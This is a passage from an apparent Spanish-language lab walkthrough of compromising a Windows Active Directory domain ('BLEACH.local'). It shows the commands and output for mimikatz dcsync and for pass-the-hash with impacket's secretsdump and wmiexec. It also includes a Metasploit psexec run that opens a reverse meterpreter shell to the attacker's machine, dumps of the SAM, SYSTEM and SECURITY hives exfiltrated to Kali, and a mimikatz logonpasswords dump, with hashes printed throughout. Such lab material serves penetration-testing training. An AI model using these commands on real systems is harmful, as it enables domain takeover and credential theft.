  ntlm- 1: 329153f560eb329c0e1deea5e88a1e9
  ntlm- 2: 200c6174da490caeb422f3fa5a7ae634
  ntlm- 3: de7f76314f88138c36c7b0b056dd03fe
  lm - 0: 75cec6047495fbd4e51ec1e83ac7f72
  lm - 1: 81c4d28efdc24d840201da6a4212ee17
  lm - 2: 93f11d689b492925ba1c2f6f7eb06a8d

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
  Default Salt : BLEACH.LOCALAdministrador
  Default Iterations : 4096
  Credentials
    aes256_hmac (4096) : 1eeeb2508bb2078b0bd8fcfd837020e394901241817f23b384505bb7f9096549
    aes128_hmac (4096) : 93aaa3c4b7b8bb825d374c6d95303104
    des_cbc_md5 (4096) : e961c1abe9a1e53e
  OldCredentials
    aes256_hmac (4096) : bd5d3cbc2432f2035ea883f1c6aae272ba4726e5bd9e1d4257d8de6f4bbcd8
    aes128_hmac (4096) : 20ab194c6ac7116a9fd7162f9ce5b8aa
    des_cbc_md5 (4096) : 3dfee5b6bf437cd6
  OlderCredentials
    aes256_hmac (4096) : f2ebc717c013be9315e7f5d294783e06bff833cf41741b636f3aad39ab1f0eb6
    aes128_hmac (4096) : 2ab1064fae6bbe17b1dd87d5ca9c0c42
    des_cbc_md5 (4096) : 19bf343ea73ed657

* Primary:Kerberos *
  Default Salt : BLEACH.LOCALAdministrador
  Credentials
    des_cbc_md5 : e961c1abe9a1e53e
  OldCredentials
    des_cbc_md5 : 3dfee5b6bf437cd6

* Packages *
  Kerberos-Newer-Keys

* Primary:WDigest *
  G1 2780-711b1000001/5EBC10E0015E0027
```

Ejecuta el módulo `lsadump::dcsync`, que simula ser un **controlador de dominio** y solicita al DC las credenciales del usuario `Administrador`.

Devuelve hashes **NTLM**, **LM**, y el **hash de Kerberos (AES)** del usuario solicitado.

Necesita privilegios de **Domain Admin** o **replication rights** en el dominio.

Obtenemos el hash NTLM del administrador: :74561893ea1e32f1fab1691c56f6c7a5

Ejecución remota con wmiexec desde Kali

Utilizamos el repositorio <https://github.com/fortra/impacket.git>

Para exfiltrar la SAM usamos

```
python3 secretsdump.py -hashes :74561893ea1e32f1fab1691c56f6c7a5  
BLEACH.local/Administrador@10.0.2.5
```

```
(impacket_env)-(kali㉿kali)-[~/Desktop/impacket/examples]  
└$ python3 secretsdump.py -hashes :74561893ea1e32f1fab1691c56f6c7a5 BLEACH.local/Administrador@10.0.2.5  
Impacket v0.13.0-dev0+20250523.184829.f2f2b367 - Copyright Fortra, LLC and its affiliated companies  
  
[*] Service RemoteRegistry is in stopped state  
[*] Service RemoteRegistry is disabled, enabling it  
[*] Starting service RemoteRegistry  
[*] Target system bootKey: 0xda78a2b34df3ea0ef91f7525c21c5b20  
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)  
Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::  
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::  
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::  
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:2a406ec9feb5b2ab8bf2f75ad835515:::  
Juan Querito:1001:aad3b435b51404eeaad3b435b51404ee:e0469a0d9c9902d959b547ef8469c64d:::  
sysad:1002:aad3b435b51404eeaad3b435b51404ee:48f762d47f13ab8cc837ad80a38e4015:::  
[*] Dumping cached domain logo information (domain:username:hash)  
BLEACH.LOCAL/jquerito:$DCC2$10240#jquerito#621ca90a1f25e8db27356e17a530eb60: (2025-05-24 13:09:15+00:00)  
BLEACH.LOCAL/Administrador:$DCC2$10240#Administrador#b0ac#0f716f86ee5dfbe: (2025-01-21 16:34:49+00:00)  
BLEACH.LOCAL/daphene.stoddard:$DCC2$10240#daphene.stoddard#948eb7730e2e9cc4b7e5c34c79391370: (2023-03-30 16:29:29+00:00)  
BLEACH.LOCAL/carrie.sena:$DCC2$10240#carrie.sena#a#56147ffff4e4baff516ee9e38cd5596e: (2023-03-30 16:38:59+00:00)  
BLEACH.LOCAL/joceline.nanine:$DCC2$10240#joceline.nanine#2280600cc7ba86bf5dc08c48c46166d8: (2023-04-02 14:14:51+00:00)  
BLEACH.LOCAL/SQLService:$DCC2$10240#SQLService#335722cd738fabf6da322fec80a3fbde: (2023-04-10 04:25:00+00:00)  
BLEACH.LOCAL/exchange_svc:$DCC2$10240#exchange_svc#73fb117646dcc268b050a73e773ab006: (2023-04-10 05:36:27+00:00)  
[*] Dumping LSA Secrets  
[*] $MACHINE_ACC  
BLEACH DESKTOP-05N3UT1$:aes256-cts-hmac-sha1-96-29cb60b3c5b58d3e836d448d313b9d9246b89cb5e90f07fa35f83946da146  
BLEACH DESKTOP-05N3UT1$:aes128-cts-hmac-sha1-96-7c8bbf7c77156dbe70fa6b86a65e9e69  
BLEACH DESKTOP-05N3UT1$:des-cbc-md5#0b37852a9b4f0efd  
BLEACH DESKTOP-05N3UT1$:plain_password_hex:46354c1c663d0b8581991178047cc83ed95a013b2b8ff25d1019b11630c2978007c1c5b89b29950ba8c000105b3c4340b86a375bf926d0  
fa447947999c180c32e5b758e88078ae1a6033ba58c2d46fe67a11b842f138d1ccdbbb2162f0ec63a2e5722497ba47a6ea7070c18ac1e5f1a509daf088f45d486ba05ea78cf7275024e  
9c7e347d5a3c07306cf396b2c6049360844ed71c8ebc495908105d9ce515a9fc0cd483189334f435841dc9e18653002f8e992b20ac23fb8f0fc024455fe9d814dad6e95d02e951309951cb6  
84082739cd2b872dc9973b5d0004d2320568acf855905d7d965cead8e7f1  
BLEACH DESKTOP-05N3UT1$:aad3b435b51404eeaad3b435b51404ee:ff0dedb830116b12a798e6760c5efb74:::  
[*] DPAPI_SYSTEM  
dpapi_machinekey:0xdcc5466e895f266a4aa6334d5642424d9b771c9  
dpapi_userkey:0x6cff7bb2ab7357e1fc7fe2d19813c2561faa22  
[*] NL$KM  
0000 04 26 20 F7 17 38 97 20 5B 06 44 32 C4 F6 F5 B4 .& ..8. [.D....  
0010 D5 B1 3F F5 68 A2 31 61 D8 B0 E2 AF E7 02 26 B9 ..?.h.1a.....&.  
0020 20 5F 9F FF 13 E5 2C 61 03 78 F3 BE FD 73 C2 C1 .....,a.x...s..  
0030 7E 80 9F 74 45 92 0E BC D2 D7 39 D5 5D E0 44 ..tt.....9.]..  
NL$KM:042620f7173897205b064432c4f6f5b4d5b13ff568a23161d8b0e2afe70226b9205f9fff13e52c610378f3befd73c2c17e809f747405920ebcd2d739d55de044  
[*] Cleaning up...  
[*] Stopping service RemoteRegistry  
[*] Restoring the disabled state for service RemoteRegistry
```

Obtenemos las SAM

```
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)  
Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::  
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::  
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::  
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:2a406ec9feb5b2ab8bf2f75ad835515:::  
Juan Querito:1001:aad3b435b51404eeaad3b435b51404ee:e0469a0d9c9902d959b547ef8469c64d:::  
sysad:1002:aad3b435b51404eeaad3b435b51404ee:48f762d47f13ab8cc837ad80a38e4015:::
```

`secretsdump.py` (de Impacket) permite extraer secretos del sistema remoto (SAM, LSA, NTDS) **sin necesidad de contraseña**, solo con un hash NTLM.

El parámetro `-hashes :7456...` indica que **no se proporciona hash LM** (está vacío) y solo se usará el **hash NTLM** (`74561893ea1e32f1fab1691c56f6c7a5`) para autenticarse (Pass-the-Hash).

`BLEACH.local/Administrador@10.0.2.5`: conecta al host remoto con el usuario `Administrador` del dominio `BLEACH.local`.

```
python3 wmiexec.py -hashes :74561893ea1e32f1fab1691c56f6c7a5  
BLEACH.local/Administrador@10.0.2.5
```

```

[~]-(impacket_env)-(kali㉿kali)-[~/Desktop/impacket]
└─$ cd examples

[~]-(impacket_env)-(kali㉿kali)-[~/Desktop/impacket/examples]
└─$ python3 wmiexec.py -hashes :74561893ea1e32f1fab1691c56f6c7a5 BLEACH.local/Administrador@10.0.2.5
Impacket v0.13.0.dev0+20250523.184829.f2f2b367 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
bleach\administrador

```

Ejecuta comandos remotamente en la máquina Windows (10.0.2.5) usando WMI.

Utiliza **autenticación por hash NTLM**

La cadena `-hashes :<NTLM>` indica que solo se proporciona el hash NTLM

Ahora que ya tenemos la SAM del administrador para crear una nueva reverse shell

```

msf6 > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
msf6 > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(windows/smb/psexec) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
msf6 exploit(windows/smb/psexec) > set SMBDomain BLEACH.local
SMBDomain => BLEACH.local
msf6 exploit(windows/smb/psexec) > set SMBUser Administrador
SMBUser => Administrador
msf6 exploit(windows/smb/psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee:74561893ea1e32f1fab1691c56f6c7a5
SMBPass => aad3b435b51404eeaad3b435b51404ee:74561893ea1e32f1fab1691c56f6c7a5
msf6 exploit(windows/smb/psexec) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > set LHOST 10.0.2.6
LHOST => 10.0.2.6
msf6 exploit(windows/smb/psexec) > set LPORT 5555
LPORT => 5555
msf6 exploit(windows/smb/psexec) > exploit
[*] Started reverse TCP handler on 10.0.2.6:5555
[*] 10.0.2.5:445 - Connecting to the server...
[*] 10.0.2.5:445 - Authenticating to 10.0.2.5:445|BLEACH.local as user 'Administrador'...
[*] 10.0.2.5:445 - Selecting PowerShell target
[*] 10.0.2.5:445 - Executing the payload...
[+] 10.0.2.5:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (201798 bytes) to 10.0.2.5
[*] Meterpreter session 1 opened (10.0.2.6:5555 -> 10.0.2.5:49870) at 2025-05-24 15:28:57 +0200

[*] Unknown command: getuid - did you mean meterpreter?
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

Abrimos una shell y dumpeamos el system, la sam y el security

```
[*] You must specify a key path \*\*
meterpreter > shell
Process 5548 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19043.2364]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>reg save HKLM\SAM      C:\Windows\Temp\sam    /y
reg save HKLM\SYSTEM    C:\Windows\Temp\system /y
La operaci n se complet  correctamente.

C:\Windows\system32>reg save HKLM\SYSTEM    C:\Windows\Temp\system /y
reg save HKLM\SECURITY C:\Windows\Temp\security /y
La operaci n se complet  correctamente.

C:\Windows\system32>reg save HKLM\SECURITY C:\Windows\Temp\security /y
reg save HKLM\SECURITY C:\Windows\Temp\security /y
La operaci n se complet  correctamente.
```

Me guardo los ficheros en la kali

```
meterpreter > download C:\\Windows\\Temp\\sam .
[*] Downloading: C:\\Windows\\Temp\\sam -> /home/kali/sam
[*] Downloaded 48.00 KiB of 48.00 KiB (100.0%): C:\\Windows\\Temp\\sam -> /home/kali/sam
[*] Completed : C:\\Windows\\Temp\\sam -> /home/kali/sam
meterpreter > download C:\\Windows\\Temp\\security .
[*] Downloading: C:\\Windows\\Temp\\security -> /home/kali/security
[*] Skipped   : C:\\Windows\\Temp\\security -> /home/kali/security
meterpreter > download C:\\Windows\\Temp\\system .
[*] Downloading: C:\\Windows\\Temp\\system -> /home/kali/system
[*] Downloaded 1.00 MiB of 14.45 MiB (6.92%): C:\\Windows\\Temp\\system -> /home/kali/system
[*] Downloaded 2.00 MiB of 14.45 MiB (13.84%): C:\\Windows\\Temp\\system -> /home/kali/system
[*] Downloaded 3.00 MiB of 14.45 MiB (20.76%): C:\\Windows\\Temp\\system -> /home/kali/system
[*] Downloaded 4.00 MiB of 14.45 MiB (27.68%): C:\\Windows\\Temp\\system -> /home/kali/system
[*] Downloaded 5.00 MiB of 14.45 MiB (34.59%): C:\\Windows\\Temp\\system -> /home/kali/system
[*] Downloaded 6.00 MiB of 14.45 MiB (41.51%): C:\\Windows\\Temp\\system -> /home/kali/system
[*] Downloaded 7.00 MiB of 14.45 MiB (48.43%): C:\\Windows\\Temp\\system -> /home/kali/system
[*] Downloaded 8.00 MiB of 14.45 MiB (55.35%): C:\\Windows\\Temp\\system -> /home/kali/system
[*] Downloaded 9.00 MiB of 14.45 MiB (62.27%): C:\\Windows\\Temp\\system -> /home/kali/system
[*] Downloaded 10.00 MiB of 14.45 MiB (69.19%): C:\\Windows\\Temp\\system -> /home/kali/system
[*] Downloaded 11.00 MiB of 14.45 MiB (76.11%): C:\\Windows\\Temp\\system -> /home/kali/system
[*] Downloaded 12.00 MiB of 14.45 MiB (83.03%): C:\\Windows\\Temp\\system -> /home/kali/system
[*] Downloaded 13.00 MiB of 14.45 MiB (89.95%): C:\\Windows\\Temp\\system -> /home/kali/system
[*] Downloaded 14.00 MiB of 14.45 MiB (96.86%): C:\\Windows\\Temp\\system -> /home/kali/system
[*] Completed : C:\\Windows\\Temp\\system -> /home/kali/system
```

LSASS del equipo

Para el lsass ejecutamos mimikatz como system32

```
.\\mimikatz.exe "sekurlsa::logonpasswords" exit > lsass.dmp
```

```
C:\Users\jquerito\Downloads\mimikatz-master\x64>.\\mimikatz.exe "sekurlsa::logonpasswords" exit > lsass.dmp
```

```
C:\Users\jquerito\Downloads\mimikatz-master\x64>.\\mimikatz.exe "sekurlsa::logonpasswords" exit
.\mimikatz.exe "sekurlsa::logonpasswords" exit

#####
# # ^ #. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##      > http://blog.gentilkiwi.com/mimikatz
## v ##      Vincent LE TOUX          ( vincent.letoux@gmail.com )
#####      > http://pingcastle.com / http://mysmartlogon.com ***/
Home       : http://pingcastle.com / http://mysmartlogon.com
mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 1243352 (00000000:0012f8d8)
Session         : CachedInteractive from 1
User Name       : Administrador
Domain          : BLEACH
Logon Server    : PRINCIPAL-BLEAC
Logon Time      : 24/05/2025 15:10:01
SID             : S-1-5-21-3777977817-1859332824-490154379-500
msv :
[00000003] Primary
* Username : Administrador
* Domain   : BLEACH
* NTLM     : 209c6174da490caeb422f3fa5a7ae634
* SHA1     : 7c87541fd3f3ef5016e12d411900c87a6046a8e8
* DPAPI    : 8729a7da3a0fd1fab46072242b61044a
tspkg :
wdigest :
pass_the_hash :
* Username : Administrador
* Domain   : BLEACH
* Password : (null)
kerberos :
* Username : Administrador
* Domain   : BLEACH.LOCAL
* Password : admin
ssp : KO
credman :

Authentication Id : 0 ; 413448 (00000000:00064f08)
Session         : Interactive from 1
User Name       : jquerito
Domain          : BLEACH
Logon Server    : PRINCIPAL-BLEAC
```

```
meterpreter > download C:\\Windows\\Temp\\lsass.dmp .
```

```
exit
meterpreter > download C:\\Windows\\Temp\\lsass.dmp .
[*] Downloading: C:\\Windows\\Temp\\lsass.dmp -> /home/kali/lsass.dmp
[*] Skipped      : C:\\Windows\\Temp\\lsass.dmp -> /home/kali/lsass.dmp
meterpreter >
```

Comprobamos que en efecto se nos ha descargado en nuestra propia kali

```
(kali㉿kali)-[~]
└─$ ls | grep "sam"
sam

(kali㉿kali)-[~]
└─$ ls | grep "security"
security

(kali㉿kali)-[~]
└─$ ls | grep "system"
system

(kali㉿kali)-[~]
└─$ ls | grep "lsass"
lsass.dmp
```